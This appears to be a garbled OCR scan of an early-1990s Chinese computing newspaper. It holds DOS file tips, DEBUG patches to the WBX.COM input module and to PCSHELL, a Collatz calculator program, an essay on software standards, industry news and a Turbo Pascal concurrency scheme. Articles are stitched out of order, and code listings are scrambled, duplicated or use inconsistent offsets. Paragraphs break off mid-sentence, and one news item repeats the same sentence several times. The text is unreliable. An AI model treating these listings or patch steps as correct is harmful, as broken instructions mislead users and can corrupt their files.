                CASE L>10
                    DO WHILE U=0
                        IF L=11.AND.U=0
                            V=V+“元”
                        ENDF
                        IF N=Q-2
                            V=V+“元”
                        EXIT
                    ENDF
                    N=N+1
                    L=L-1
                U=VAL(SUBS(S,N,1))
                IF U<>0
                    BM=SUBS(Z2,U+2,1,2)+1,2)
                    CASE N>Q-2
                        IF N<>Q
                            L=L-1
                            U=VAL(SUBS(S,N,1))
                            ENDF
                            IF N=Q.AND.U=0
                                EXIT
                            ELSE
                                BM=SUBS(Z2,U+2+1,2)
                                AP=SUBS(Z1,L+2-1,2)
                                V=V+“零”+BM+AP
                                IF N=Q-2
                                    EXIT
                                ENDF
                                INPUT “ 小写金额:” TO S
                                V=""
                                S=INT((S*0.001)*100)
                                Z=STR(S/10)
                                DO WHILE ASC(Z)=32
                                    DO WHILE U=0
                                        IF N=Q-2
                                            ENDF
                                            ENDDO
                                            CASE N<=Q-2
                                                DO WHILE U=0
                                                    IF N=Q-2

```

计算机操作系统的每一条命令和程序，都是科研人员为了应用而去开发的，故它不是多余的产物。现在多数初学计算机的操作人员只是用一些较为简单的dir、type、del、copy、format等命令，就连磁盘格式化format命令也往往经常用错，用错时将磁盘盘当盘面而高密度格式化，致使软盘用不了多长时间就被损坏。还有一部分操作人员，搞计算机时间已经很长了，但从未翻过DOS操作系统，甚至连DOS中十分之一的命令都不会使用，有时操作一个文件，不慎将文件删除，就气得乱喊乱叫，功亏一篑。

如果能掌握DOS的全部命令，就可以将损失弥补回来。从目前计算机的使用情况来看，对于一些命令的忽略造成了效益的极大浪费，为提高计算机有关命令的使用效益，便于大家掌握其功能，现将DOS命令的使用技巧作一介绍，供参考。

浅谈计算机操作技巧

一、文件管理

DOS提供两条删除文件命令del、erase，一般情况下，操作人员先检查这个文件是否是有用，用type显示文件名，如已没有用，即可删除，还有一些初学软件的人员想在某一语言系统下删除某一个多余的程序或数据库文件。由于不熟悉有关命令，只得退出系统进行删除，此时，不妨采取下列方法操作，可达到事半功倍的效果。

(一)删除文件

①用type命令显示文件名，查看文件是否有用，如没用，就删除。此时，可先键入删除命令del，由于type比del多一个字符，在键入del命令之后再打一个空格，再打F3键将后半句复制到前面，按回车键即可删除，这样就不用重新输入了。

②在几种不同语言命令状态下，显示文件目录及删除文件方法。

```

oracle 数据库的操作，使用执行DOS命令
host.
SQL>host type a:,file.bak/
SQL>host del a:,file.bak/
或
SQL>? type a:,file.bak/
SQL>? del a:,file.bak/
dBASE 数据库的操作，使用执行外部命令
run.1.
-run type a:,file.bak/
-run type a:,file.bak/
或

```

```

.1 type a:,file.bak/
.1 del a:,file.bak/
LISTDIR高语言的操作方法。
目录列表:
files "a:,*.bak"*/
删除:
kill "a:,file.bak"*/
@pctools工具软件中的删除方法。
C>pctools/

```

将光标移至要删除的文件上，回车键选中，再键入D键，可将选择的文件删除；如要批量删除多数文件*.bak，用F9键选择删除，在前一个[] 回车，在第二个[] 中打bak，然后打D键即可将文件删除。

(二)恢复文件

假如不慎将A盘的文件全部删除可用dos中的recover命令和pctools工具软件中的U命令将其恢复。

①dos的recover命令可将被删除的文件快速恢复，但文件名不好掌握，经它恢复的文件全部为file????，rec文件名，如软盘上有9个文件，恢复方法：

```

C>recover a:/
C>dir a:/
Volume in drive A is
Directory of A:\
FILE0001 REC 11904 3-27-91 4,25a
FILE0002 REC 23634 1-04-80 1,52p
FILE0003 REC 2432 9-25-91 11,00a
.....
FILE0008 REC 2304 4-08-92 2,30p
98 File(s) 25256 bytes free

```

②用pctools恢复，一般提倡使用这种方法，它可以有选择地将原文件个别地或全部地恢复。

按F3键，再按U键，选择驱动器A，此时，系统提示了被删除的全部文件名，文件名以原来文件名命名，只是文件名的第一个字符被改为?号，如要恢复文件file.bak，将光标移在这个文件上，回车键选择。

```

如: ?file bak? 34032 A... 03/30/92
?file waf? 7865 A... 02/22/92
再按Q键，将?更改为f，用F1键存盘，按Esc键退出。

```

(未完待续) 兰州 李亚明

0300-20 DC E6 84 06 A5 67 85
0308-08 A5 68 85 09 A0 04 B1
0310-08 C9 B2 F0 18 A0 00 B1
0318-08 48 C8 B1 08 95 09 68
0320-85 08 18 69 02 90 02 E6
0328-09 EA 4C 5B 03 A0 00 A9
0330-05 A5 08 8D 9C 03 A5 02
0338-8D 3D 03 BD 9C 08 D1 5E
0340-D0 D3 E8 C8 C4 06 D0 F3
0348-4C 6A 03 EA 85 50 C8 B1
0350-08 85 61 68 68 20 41 D9
0358-4C D2 D7 A5 08 C9 00 D9
0360-AC A5 09 C9 00 D0 A6 4C
0368-77 03 8A AB B1 08 4B A5
0370-A0 02 B1 08 4C 0D A5 A2
0378-5A 4C 12 D4 00 00 00 00
000A-4C 00 03

计算机逻辑验证角谷猜想

任意一个自然数，如果它是偶数，就把它除以2；如果它是奇数，就把它乘以3再加1，这样运算下去，每步仍得到一个自然数，而最后总可以得到1，这就是数论中著名的猜想——角谷猜想，有的书上称为科拉兹猜想或叙拉古猜想。据说有人对于10¹⁷的每个自然数进行了验证，但至今数学家尚未证明出这一猜想。

利用计算机来验证这一猜想，特别是验证不太大的自然数，程序相当简单，但如果要在计算机上手动验证，比如验证27这样一个数，则要按照原条件运行111次才能得到1，令人乏味。

笔者在CASIO fx-180p计算机上编了一个验证角谷猜想的程序，(此计算机器的最大编程容量为38步)，为便于阅读理解，每步操作命令旁写上说明，具体操作步骤如下：

```

inv >0
? >0 > 0, M已是1, 返回
Kout 1
取出01.6
Inv Min 存入M寄存器
MODE 7 0 四舍五入取得62
Inv RND 舍去内部数据01.5, 使M寄存器中的数为2
? <= -M 若<=-M, 返回
MR 把01.5从M寄存器取出
*6+1= 计算12*3+1=370
Inv Min 把370存入M寄存器
无条件返回
MODE 退出程序
123456 任意输入一个自然数
Inv Min 存入M寄存器
PUN 执行P1程序
R1 反复按RUN, 观察运行步数

```

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘锦德 副主编：唐康
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

日常生活中标准化的现象随处可见。标准化在我国传统的工业部门已积累了百年以上的实践经验，已经成为发展国民经济的一项重要技术经济政策。今天所实行的标准化生产的必要性，不会有人提出疑问。但是在计算机软件领域，要不要推行标准化，人们的认识还没有达到应有的高度。至今仍有人主张，不必对软件人员“限制”太多。对于一名投身于软件产业的工作人员来说，掌握软件工程的知识是必要的，树立对软件工程标准化的正确认识也是必要的。

标准化是计算机工程化的基础

目前，我国提出了要建立和发展有中国特色的计算机软件产业的宏伟目标；所谓建立软件产业，就是要实现软件开发工程化，软件产品社会化。既然是工程化就要象传统工业一样，要有标准规范的技术、工艺流程、管理方法以及工具等等；既然是产品，就要按一定的规格生产，要有衡量产品是否合格的质量标准；既然要实现产品社会化，就必须象其它工业产品一样，只有标准化了，才能推广、应用。因此，要建立计算机软件产业，首先要有一套适用的标准规范，否则就构不成一个行业。从这个意义上说，标准化是软件产业的基础，是计算机工程化的基础。

一、软件工程标准化的内容
随着软件工科学的发展，人们对计算机软件的认识逐渐深入。软件工作的范围已从只是使用程序设计语言编写程序，扩展到整个软件生命周期。诸如，软件概念的形成、需求分析、设计、编码、测试、安装和检验、运行和维护直到软件废弃。同时还有许多技术管理工作（如过程管理、生产管理、资源管理），以及确认与验证工作（评审与审计、产品分析、质量测试等）常常是跨越软件生命周期的各个阶段的专门工作。另一方面，软件工程标准的类型也是多方面的，它可能包括过程标准（如方法、技术、度量等）、产品标准（如需求、设计、部件、质量等）、专业标准（如认证、特许、道德准则等）以及记法标准（如术语、表示法、语言描述等）。
由上可知，软件工程标准化是对整个软件生命周期也即有关软件生产全过程的标准规范。其标准化的对象、内容等与一般工业的标准化相比有许多相似之处，但存在一定差异。软件工程标准化的主要对象是：文档编制、产设计过程、方法与管理、软件品质管理、工时估计和成本核算等等。典型的标准化通常包括以下内容：

• 项目定义。这些标准规定项目的目标、约束和整个计划的叙述形成。
★编号：930301
名称：PC机简易通信程序
作者：曹荣平
功能简介：
收方先 C>EX NAME1 NAME2.....NAMEn<回车>
发方后 C>EX -FILE1 -FILE2.....-FILEn<回车>
这就是收发双方操作的全过程。该软件具有适用性广、容错性好、线路穿透力强、传输可靠等优点。数据传输率 300-38400bit/s可调整。传输距离远达 200公里，有驻留报警功能。所传的文件类型不限、长度不限。是一

• 系统说明。这些标准性集中完成系统特性的说明。
• 文档。这些标准集中在完成系统特性的说明，保证所有文件是自包含和易读的。
• 程序设计。这些标准涉及程序的风格、结构和内部文档。对过程的调用、空格的安排、控制结构、参数变量名的选择上严格规定，常常是特别主要的。
• 测试和质量控制。在编码前必须对软件测试和质量控制建立标准过程。另外，外部文档的系统修改和维护的安全过程也须在编码前建立一系列标准。

二、软件工程标准化的意义
积极推进软件工程标准化工作，其道理是显而易见的。仅就一个软件开发项目来说，有多个层次、不同分工的研制人员相互配合，在开发项目的各个部分以及各开发阶段之间也都存在着许多联系和衔接问题。如何把这些错综复杂的关系协调好，需要有一系列统一的约束和规定。在软件开发项目取得阶段成果或最后完成时，需要进行阶段评审和验收测试。投入运行的软件，其维护工作中遇到的问题又与开发工作有着密切的关系。软件的管理工作则渗透到软件生命周期的每一个环节。所有这些都要求提供统一的行动规范和衡量准则，使得各项软件研制工作有条不紊。

软件工程的标准化会给软件工作带来许多益处，比如：
• 便于质量均一化，提高软件产品的可靠性、可维护性和可移植性。
• 便于协同作业。提高软件的生产率。
• 便于程序评价和技术交流。
• 提高软件研制人员之间的通讯效率，减少差错和误解。
• 有利于降低软件产品的研制成本和运行维护成本。
• 有利于缩短软件开发周期。
• 有利于软件管理。（本龙特稿）
武汉大学 陈联刚

外，还有如下主要特点：
1. 采用主要方式处理双字节的全角字符，消除了因半个字节引起的种种麻烦。
2. 采用中文习惯的自然段处理方式，不附加回车等隐含字符。对字、串、块操作的同时，段内格式自动重排，速度惊人。行宽、页长可随时调节，允许左右上下滚屏。
3. 采用独特绝伦的光标控制方式。不仅增强了光标区位的处理能力，且操作得心应手。16种光标指功能自如运用，无须左手帮忙。并彻底解决了全角状态光标移动的常见小问题。
4. 提供了多种简便实用的制表手段，制表效率十倍提高。
5. 编辑文件长度不受内存限制，最大1MB，而程序自身精简紧凑、小巧玲珑，仅29KB（含提示），单个.COM文件，能象常用的系统外部命令一样调用自如，便于不同目录共用。程序还有定时、变色、段编

软件交流

▲第一届全国多媒体技术研讨会结束（本报北京讯）史无前例的第一届全国多媒体技术研讨会日前在北京结束。会上对于数字多媒体交互技术、图像语音压缩技术、多媒体时空合成、多媒体管理系统、多媒体编辑器、分布式多媒体信息处理、电视会议、可视电话等多媒体各种领域的技术发展、技术动向及应用情况进行了交流和研讨。会议期间还成立了以徐光佑教授为主任的中国图像图形学会多媒体专业委员会；以钟玉琢教授为组长的中国计算机学会微机专业委员会多媒体学组；以杨品教授为组长的中国计算机学会外围设备专业委员会多媒体学组。

▲北京软件市场开业 由中国科学技术馆、机电部计算机公司、北京市工商行政管理局、北京市西城区人民政府联合创办的北京软件市场，于去年12月22日在中国科学技术馆开业。这是我国首家计算机软件市场，它集中了中国长城计算机集团公司、北京沃德科技发展有限公司等几十家计算机软件研究开发单位的各类软件常年在这里展示。

目前，我国的软件销售还没有形成一个较为集中的流通体系，给购买软件的用户造成困难。这个市场的开业，将为软件的销售、购买提供一个集中的场所，方便用户了解、比较、挑选和购买各类软件。同时，这个软件市场还将举办各类软件培训班、专题讲座以及国内外学术交流等活动。（洪峰）

▲笔记本电脑开发成功 中外合资企业——四川戴维科技有限公司利用美国的先进技术，最近开发生产出笔记本电脑。该电脑体积小，分为黑白和彩色两种，具有文字和图像处理、行政管理及科研软件开发等功能，用途与台式计算机一样，并可接通传真机，把储存的文件直接发送到对方。（高斌）

▲本报讯：广东省科器器材公司最近又推出PROSTAR三星牌UPS和UDEN富电牌UPS电源，是目前国际上最新一代性能优良的产品，它具有独特的全自动保护功能，采用最新电路设计，可彻底解决国内电源不稳定状况，确保微机与UPS本身的绝对安全。它体积小，重量轻，容易操作，功能完善，质量可靠，能广泛适应于计算机发展的需要。该公司在全国各省市（除西藏外）共设有8000多个销售点。若在使用中出现问题，用户可在当地的维修点得到满意的解决。（本报记者 袁晓义）

日本富士通将生产与可兼容的个人电脑。该公司正考虑生产与IBM兼容的个人电脑，以加入世界范围内竞争。富士通此次将帮助到IBM在日本市场的垄断地位。富士通控制了日本个人电脑市场的33%的份额。富士通将推出低价个人电脑。富士通将于今年4月初向市场投放一种新型低价个人电脑，以加入世界范围内竞争。富士通发言人1月20日说，这种新型个人电脑将采用富士通自己的微处理器，每块价格在35万日元（约2600美元）以下。富士通公司说，该公司生产的产品将采用富士通自己的微处理器，每块价格在35万日元（约2600美元）以下。富士通公司说，该公司生产的产品将采用富士通自己的微处理器，每块价格在35万日元（约2600美元）以下。富士通公司说，该公司生产的产品将采用富士通自己的微处理器，每块价格在35万日元（约2600美元）以下。

贵报92年第44期“信息库”转载了一条特殊的消息：“关天健制毒型软件案”案。这是一起大陆罕见的电脑犯罪案件。笔者记得贵报91年也曾编发过一篇警惕黄色软件的文章，可惜当时并未引起人们的注意。而如今，黄色软件已相当为一种不容忽视的贩毒手段。笔者近日偶见一套美其名曰“电子软件”的图像演示系统软件，其画面之淫秽足以令人咋舌，比市面流行的诸如“美女扑克”、“美女麻将”、“魔幻星球”等“儿童不宜”的游戏软件有过之而不及之危害，是一种纯粹的黄色软件。

令人担忧的黄色软件

依笔者之见，黄色软件的传播有以下几个特点：
一、危害大。随着计算机技术的飞速发展，计算机的容量不断降低，计算机的应用已普遍深入到企事业单位、机关、学校等社会生活的各个领域，并逐步走向家庭。目前已有不少家庭拥有中、低档微机，黄色软件的传播必将给家庭和许多少年儿童的思想带来阴影，导致青少年儿童的犯罪率增加。由于显示系统的发展，许多计算机都采用高分辨率显示器，黄色软件的形象之清晰较普通录像机和一般图形软件，足可人多，受约束少，复制容易，因而传播快，流传广，危害也大。
二、隐蔽性强。由于黄色软件是高科技产品的衍生物，副产品，“鱼目混珠”于许多商业应用软件之中，公安机关和有关部门要清查黄色软件还有一定的困难，这也是黄色软件大肆泛滥的一个重要原因。
综上所述，黄色软件危害之广泛、传播之快，流传之广，理应受到全社会普遍重视和关注，制止黄色软件的泛滥，警惕黄色软件对中学生和少年儿童的毒害。 广东 潘峰

★编号：930302
名称：HCED编辑程序
作者：曹荣平
功能简介：
该软件具有适用性广、容错性好、线路穿透力强、传输可靠等优点。数据传输率 300-38400bit/s可调整。传输距离远达 200公里，有驻留报警功能。所传的文件类型不限、长度不限。是一

一、问题的提出

“五笔字型”汉字输入法在国内已广泛采用。许多汉字操作系统已移植有“五笔字型”输入法，而“五笔字型”输入模块大都含有丰富的短语词组，用以提高汉字录入的速度。我们在实际使用中，发现有些词组不能按照自己的意愿进行录入，例如“实践”的编码“pkth”，与“初中”相同，键入后“中”键入编码“ov”，键入编码“ov”一现实意义“天安门”键入编码“trnt”一种性“我”字等等。由于中国文字的特性，使得各种输入法字、词的编码重叠，难以避免。SPDOS5.0(或5.1)版汉字操作系统输入模块“wbx.com”中，有短语三千多条，其中编码重叠的有二百多个，能否将相同编码的字、词的编码在提示行进行显示，让使用者用数字挑选？这就是本文讨论和解决的问题。

二、改造的原理

通过分析“五笔字型”汉字输入的实现过程可知，当输入四个字母(不含“Z”)时，系统首先在“输入码—机内码对照表”(以下简称“对照表”)中进行检索。如果查到相同码，则转换成国际码保存。如果未查到相同码，显示重码由使用者用数字键进行选择，然后返回CCDOS，中止此次输入过程。只有在“对照表”中没有查到相同码后，才能进入“词组表”进行查找。一旦查到一个词组，就不能继续查。将这个词组送回CCDOS，中止输入过程。了解了这一过程，就不难对它进行改造，原理如下：1. 在“对照表”中查到相同码后中止输入过程，将它同重码继续查词组表。2. 词组表一直查到结束标志为止。3. 如果查到两个以上

的字、词，则采用提示行参数重码显示方式，用数字键挑选。

三、实现的办法和步骤

下面以SPDOS5.0(或5.1)版汉字操作系统的“五笔字型”扩充输入模块“WBX.COM”为例进行改造。“WBX.COM”在偏移B7DB-B807区间程序是不执行的，而偏移B84C-B888和BA1C-BA66区间程序完全相同，可以共用。因此利用这两区间来修改程序，不必增加原文件长度(修改部份的源程序见后附件)。

1. 原程序在偏移B5E2-B5F4处判断是否查到字，没有再查词组。此处改为将重码长度计数预置为字长度，继续查“词组表”。2. 查词组原程序在偏移B857-B8DA处，改为重复扫描查找，直到词组完结标志FFFF时结束。重码字、词的长度从CS:0100处开始存放。实现的程序偏移为B592-B887。

3. 提示行显示改为根据重码字、词的长度分别读出置于显示缓冲区。修改程序的偏移为B90A-B952。原程序的后部份改为跳转BA1C处执行返回。

4. 数字键挑选重码返回SPDOS，原程序在偏移B460-B499处进行处理。改为根据键入的数字获取该字、词的长度计数，然后将该计数和字、词返回SPDOS。实现的程序偏移为B7DB-B7F8。

5. 在偏移BAAC处只比较版本号的高位字节“5”，使改后的程序在SPDOS5.0和5.1版本上通用。

6. 在偏移BAAC处作适当修改可使改后的程序适用于西山汉字操作系统CCDOS4.3版。

四、改造后的输入特点

1. 保持原输入选取方法不变。2. 当重码字、词只有一个时，则自动选取。3. 多个重码字、词在提示行显示，用数字键挑选，空格键选首字、词。4. 当提示行显示多个重码字、词时，若能继续输入汉字则自动选取首字、词。

五、几点说明

1. 本文介绍的“五笔字型”输入模块“WBX.COM”文件长度为47695。2. 本人使用的汉字操作系统为SPDOS5.0、LTPH5.1、PUS-I型汉卡。本办法在上述版本中全部通过。3. 对其它汉字操作系统如2.13H的“五笔字型”输入模块修改的原理相同。4. 如读者手上有“WBX.COM”是西山汉字操作系统CCDOS4.3版(文件长度为47566)，因其与SPDOS5.0版在各标志位偏移地址的设置上较大的出入，修改时应谨慎原程序后再进行，不能照搬本办法附件改写程序。

重庆 唐九前

附件：

SPDOS5.0(或5.1)版汉字操作系统的“五笔字型”扩充输入模块WBX.COM(文件长度为47595)修改部份程序清单及说明：
C>debug wbx.com

1. 原程序在偏移B5E2-B5F4处判断是否查到字，没有再查词组。此处改为将重码长度计数预置为字长度，继续查“词组表”。

```
-W//
Writing IDDDA4 bytes
-C//
C>run pc psdell.exe//
2. 对PCSHHELL.OVL的修改
C>debug psdell.ovl//
-//
AX=0000 BX=0002 CX
=87C0 DX=0000 SP=FFEE
BP=0000 SI=0000 DI=0000
DS=1A88 ES=1A88 SS
=1A88 CS=1A88 IP=0100
NV UP EI PL NZ NA PO NC
IAB8,0100 5A00 CMP AL,
[BX+SI] DS,0000
Z=C0
-a2a8,0100 a2 65 00//
2A88,E331
-e2a8,e331 90 90 90
//修改 mov[0065h],al为三条
nop
-W//
Writing ZB7C0 bytes
-C//
```

2. 查词组原程序在偏移B657-B6DA处，改为重复扫描查找，直到词组完结标志FFFF时结束。重码字、词的长度从CS:0100处开始存放。实现的程序偏移为B592-B887。

```
-A B89C
XXXX,B89C PUSH ES
XXXX,B89D PUSH CS
XXXX,B89E POP ES
XXXX,B89F PUSH BX
XXXX,B8A0 MOV BL,[0151]
XXXX,B8A4 XOR BH,BH
XXXX,b8a6 shl bh,1
XXXX,B8A8 ADD BX,01AC
XXXX,B8AC MOV DI,BX
XXXX,B8AE POP BX
XXXX,B8AF LODSW
XXXX,B8B0 CALL B952
XXXX,B8B3 MOV CL,[0100]
XXXX,B8B7 MOV [014F],CL
XXXX,B8B8 POP ES
XXXX,B8BC MOV BYTE PTR [014E],00
XXXX,B8C1 RET
-A B952
XXXX,B952 CMP BX,AX
XXXX,B954 JZ B962
XXXX,B956 CMP AX,FFFF
XXXX,B959 JZ B986
XXXX,B95B LODSW
XXXX,B95C TEST AL,80
XXXX,B95E JNZ 956
XXXX,B960 JMP B952
XXXX,B962 INC BYTE PTR[0151]
XXXX,B966 XOR CX,CX
XXXX,B968 LODSW
XXXX,B969 CMP AX,FFFF
XXXX,B96C JZ B976
XXXX,B96E TEST AL,80
XXXX,B970 JZ B976
XXXX,B972 STOSW
XXXX,B973 INC CX
XXXX,B974 JMP B968
XXXX,B976 SHL CX,1
XXXX,B978 PUSH BX
XXXX,B979 MOV BL,[0151]
XXXX,B97D XOR BH,BH
XXXX,B97F MOV [BX+00FF],CL
XXXX,B983 POP BX
XXXX,B984 JMP B952
XXXX,B986 RET
XXXX,B987
```

3. 提示行显示改为根据重码字、词的长度分别读出置于显示缓冲区。修改程序的偏移为B90A-B952。原程序的后部份改为跳转BA1C处执行返回。

```
XXXX,B952 MOV WORD PTR [0150]
XXXX,B951 INC BYTE PTR[014E]
XXXX,B955 MOV BL,[014E]
XXXX,B958 CMP BL,[0151]
XXXX,B952 MOV AX,0100
XXXX,B954 XOR CH,CH
XXXX,B955 MOV BX,D
XXXX,B957 MOV BX,3931
XXXX,B958 MOV CL,[BX]
XXXX,B959 XOR CH,CH
XXXX,B95A JMP BA45
XXXX,B95B MOV BX,D
XXXX,B95C MOV BX,3931
XXXX,B95D MOV CL,[BX]
XXXX,B95E XOR CH,CH
XXXX,B95F MOV AL,20
XXXX,B960 MOV AL,20
XXXX,B961 STOSB
XXXX,B962 REPZ
XXXX,B963 MOVSB
XXXX,B964 POP CX
XXXX,B965 MOV AL,20
XXXX,B966 XOR CH,CH
XXXX,B967 ADD CL,02
XXXX,B968 CMP CL,10
XXXX,B969 JZ B94F
XXXX,B96A INC DL
XXXX,B96B MOV [0150],DL
XXXX,B96C JMP B910
XXXX,B96D JMP BA1C
XXXX,B96E
```

4. 数字键挑选重码返回SPDOS，原程序在偏移B460-B499处，改为根据键入的数字获取该字、词的长度计数，然后将该计数和字、词返回SPDOS。实现的程序偏移的B7DB-B7F8。

```
-A B466
XXXX,B466 MOV AH,01
XXXX,B468 CMP BYTE PTR[014D],01
XXXX,B46D JZ B472
XXXX,B46F JMP B7DB
XXXX,B472
-A B7DB
XXXX,B7DB MOV BX,0100
XXXX,B7DE MOV CX,BX
XXXX,B7E0 ADD CL,AL
XXXX,B7E2 XOR AX,AX
XXXX,B7E4 CMP BX,CX
XXXX,B7E6 JZ B7FE
XXXX,B7E8 ADD AL,03
XXXX,B7EA ADD AL,[BX]
XXXX,B7EC INC BX
XXXX,B7ED JMP B7FA
XXXX,B7EF MOV CL,[BX]
XXXX,B7F1 MOV [014],CL
XXXX,B7F5 JMP B474
XXXX,B7F8
```

5. 在偏移BAAC处只比较版本号的高位字节，使改后的程序在SPDOS5.0和5.1版本上通用。

```
-A BAAC
XXXX,BAAC CMP AH,[BAE7]
XXXX,BA80
XXXX,BAAC MOV AH,23
XXXX,BAAE MOV CL,03
XXXX,BA80 JMP BAC8
XXXX,BA82
```

6. 在偏移BAAC处作适当修改可使改后的程序适用于西山汉字操作系统CCDOS4.3版。

```
-W//
Writing ZB7C0 bytes
-C//
C>debug cpscolor.dat//
-//
AX=0000 BX=0000 CX
=0ED8 DX=0000 SP=FFFE
BP=0000 SI=0000 DS=1A88
ES=1A88 SS=1A88 CS
=1A88 IP=0100 NV UP EI
PL NZ NA PO NC
IAB8,0100 2F.DAS
-a2000//
IAB8,2000 mov di,100//
IAB8,2003 mov di,100//
IAB8,2006 cld//
```

分别读出置于显示缓冲区。修改程序的偏移为B90A-B952。原程序的后部份改为跳转BA1C处执行返回。

```
-A B90A
XXXX,B90A JMP BA45
XXXX,B90D
-A B91D
XXXX,B91D MOV BX,D
XXXX,B91F SUB BX,3931
XXXX,B923 MOV CL,[BX]
XXXX,B925 XOR CH,CH
XXXX,B927 REPZ
XXXX,B928 MOVSB
XXXX,B929 POP CX
XXXX,B92A MOV AL,20
XXXX,B92C STOSB
XXXX,B92D INC BYTE PTR[0150]
XXXX,B931 INC BYTE PTR[014E]
XXXX,B935 MOV BL,[014E]
XXXX,B938 CMP BL,[0151]
XXXX,B93D JNB B94F
XXXX,B93F ADD CL,02
XXXX,B945 CMP CL,10
XXXX,B946 JZ B94F
XXXX,B947 INC DL
XXXX,B948 MOV [0150],DL
XXXX,B94D JMP B910
XXXX,B94F JMP BA1C
XXXX,B952
```

6. 在偏移BAAC处作适当修改可使改后的程序适用于西山汉字操作系统CCDOS4.3版。

```
-A BAAC
XXXX,BAAC CMP AH,[BAE7]
XXXX,BA80
XXXX,BAAC MOV AH,23
XXXX,BAAE MOV CL,03
XXXX,BA80 JMP BAC8
XXXX,BA82
```

7. 0版PCSHHELL程序的修改

方式时，背景色没有高亮属性(COLOR=400显色卡也如此)。颜色属性字节的第七位表示颜色的闪烁属性，CPSCOLOR.DAT中各颜色的背景高亮属性造成了闪烁属性，为便于观察，有必要去掉各种颜色的闪烁属性，修改的方法有两种，一是运行PCCONFIG.EXE程序，对各种颜色逐项修改，但费时费力；另一种方法是使用DEBUG修改如下：

```
C>debug cpscolor.dat//
-//
AX=0000 BX=0000 CX
=0ED8 DX=0000 SP=FFFE
BP=0000 SI=0FD8 DI=0FD8
DS=1A88 ES=1A88 SS
=1A88 CS=1A88 IP=2010
NV UP EI PL ZR NA PE NC
IAB8,2010 CS INT 3
-w100//
Writing 0ED8 bytes
-C//
以上修改，在长城-0520CH和新华-286微机上调试通过。在两种方式下，PCSHHELL.EXE都能正常运行。
成华 钟兴英
```

7.0版系统工具PCTOOLS以其易于使用操作的多窗口技术和非常强大的功能，深受用户喜爱。该工具软件包中的PCSHHELL完成大部分的文件、磁盘操作，提供了关键的维护命令及一些高级操作，如恢复删除文件、重组目录、修复内存驻留程序均可由它完成。PCSHHELL保留了与应用程序的接口，用户可以把它自己的应用程序挂到PCSHHELL上，使之变得更为方便、功能更强。

但PCSHHELL.EXE程序在安装“014”高分显卡的微机不能正常运行。本人通过对PCSHHELL.EXE的跟踪分析，发现只要对PCSHHELL.EXE程序稍作修改，就可使PCSHHELL.EXE程序在安装“014”卡的微机上正常运行。现就其不能正常运行的原因及修改过程叙述如下：

式下运行时屏幕无任何显示，退出PCSHHELL后，屏幕也无任何显示。这是因启动PCSHHELL时，PCSHHELL程序重新设置了BIOS数据区的40H,65H字节。在高分方式时，将40H,65H字节的第三位位置，显示控制板就关闭了视频输出，屏幕就无任何显示。通过修改PCSHHELL.EXE和PCSHHELL.OVL两个文件，使其不修改BIOS数据区40H,65H字节的内容，PCSHHELL.exe就能正常运行了。

二、修改：1. 对PCSHHELL.EXE的修改 C>run psdell.exe pc// C>debug pc// -// AX=0000 BX=0001 CX=DDDA DX=0000 SP=FFFE BP=0000 SI=0000 DI=0000 DS=1A88 ES=1A88 SS=1A88 CS=1A88 IP=0100 NV UP EI PL NZ NA PO NC IAB8,0100 4D DEC BP -a2a8,0100 a2 00 30 65 00// 2A88,9FE4 -e2a8,9fe4 90 00 30 90 90//修改 mov[0065h],al为三条nop

3. 对DATA子目录下的文件CPSCOLOR.DAT的修改 CPSCOLOR.DAT文件保存了PCSHHELL.EXE运行时的各项颜色设置。由于“014”卡处于高分

面向对象思想源于对现实世界自然结构的认识,人类在认识世界的过程中自然地形成了抽象、概括和分类的能力...

面向对象的并行程序设计及其实现

面向对象语言中加入并行成分,一般有三种实现方式:1.重新设计编译程序,增加原语言的关键字和相应处理。

2.设计面向对象的并行程序到其它语言的翻译或预处理程序。

3.在原来语言的基础上扩充并行处理单元或库,用一系列过程和函数构成关于进程的特殊对象。

方法一要修改或重新编译程序,难度大、费时费力且不易更新,但能充分体现语言的设计目标;方法二工作量小些,但涉及一些特殊规则,还要设计相应的语法和词法分析器,也较复杂;方法三最简便,容易实现。

我们以目前比较流行的面向对象语言 Turbo Pascal 6.0为例,提出一种扩充方案,使其具备并行处理功能。我们的扩充方案建立在前述面向对象的并行模型的基础上,作为没有并行机制的 Turbo Pascal 6.0的补充,引入以下三个类:

1. 进程类 (process) 由于进程被当作对象看待,进程中用到的内部数据结构就成对象的属性。由于进程运行都需要一个独立的工作区用于记录进程的状态、局部变量等,这个工作区就属于描述进程的对象所有。

```
type process=object
P: Pointer; {指向工作区的指针}
Constructor procedure init; {构造操作}
Destructor procedure stop; {析构操作}
procedure process_body (...); virtual; {进程体}
end;
```

构造操作对应进程的创建,负责动态分配工作区并初始化它调度队列。

析构操作对应进程的撤销,负责释放工作区,撤离调度队列,终止进程。

定义某个进程只要说明其为 process 的子类的实例对象,用进程体代码完成方法 process_body 即可。这样对进程的操作就转换为对对象的操作。

2. 进程调度类 (Dispatcher) 为了调度多个进程,Dispatcher 上定义了描述进程状态的三个队列:休眠、就绪、等待。此外还定义了系统时钟操作作为软件定时器来控制进程调度。

Dispatcher 定义了两种操作类型:唤醒 (wake) 和等待 (wait)。需要说明的是在我们的扩充方案里,一个对象向另一个对象发消息不是直接发给接收者,而是发给调度者,由调度者根据消息内容执行调度操作。

3. 进程通讯类 (mailbox) 我们采用“信箱”式的信箱作为进程通信和同步的基本手段,用一个信号量 empty 控制信箱读写同步互斥操作。其定义如下:

```
type mailbox=object
buf: buffertype;
empty: boolean;
Constructor init;
procedure boxwrite (message; buffertype);
procedure boxread (var message; buffertype);
end;
```

执行过程中需要其它进程通讯时就向一个“信箱”对象发消息申请信箱读写操作,当然事先必须定义一个信箱并初始化。信箱以同步方式工作,即进程调用 boxwrite 写一个空箱,置 empty 为 false 后另一进程才能用 boxread 读消息并置空,对消息写或空信箱读的进程都会被调度者阻塞,进入等待队列,直到信箱状态发生变化才唤醒阻塞的进程,从而实现进程之间的同步。

下面举一个并行问题的典型例子——生产者与消费者问题。假设有一个生产者进程不断读字符,有一个消费者进程同时不断接收这些字符并转换成大写字母输出。我们用信箱实现进程通信和同步,假设信箱只能容纳一个字符,生产者与消费者定义为 process 的子类 producer 和 consumer,两进程体如下:

```
var mbox; mailbox;
procedure producer.procs_body;
var c; char;
begin
repeat
mbox.boxwrite (c);
until c='@';
stop;
end;
```

```
mbox; boxwrite (c);
until c='@';
stop;
end;
procedure consumer.procs_body;
var c; char;
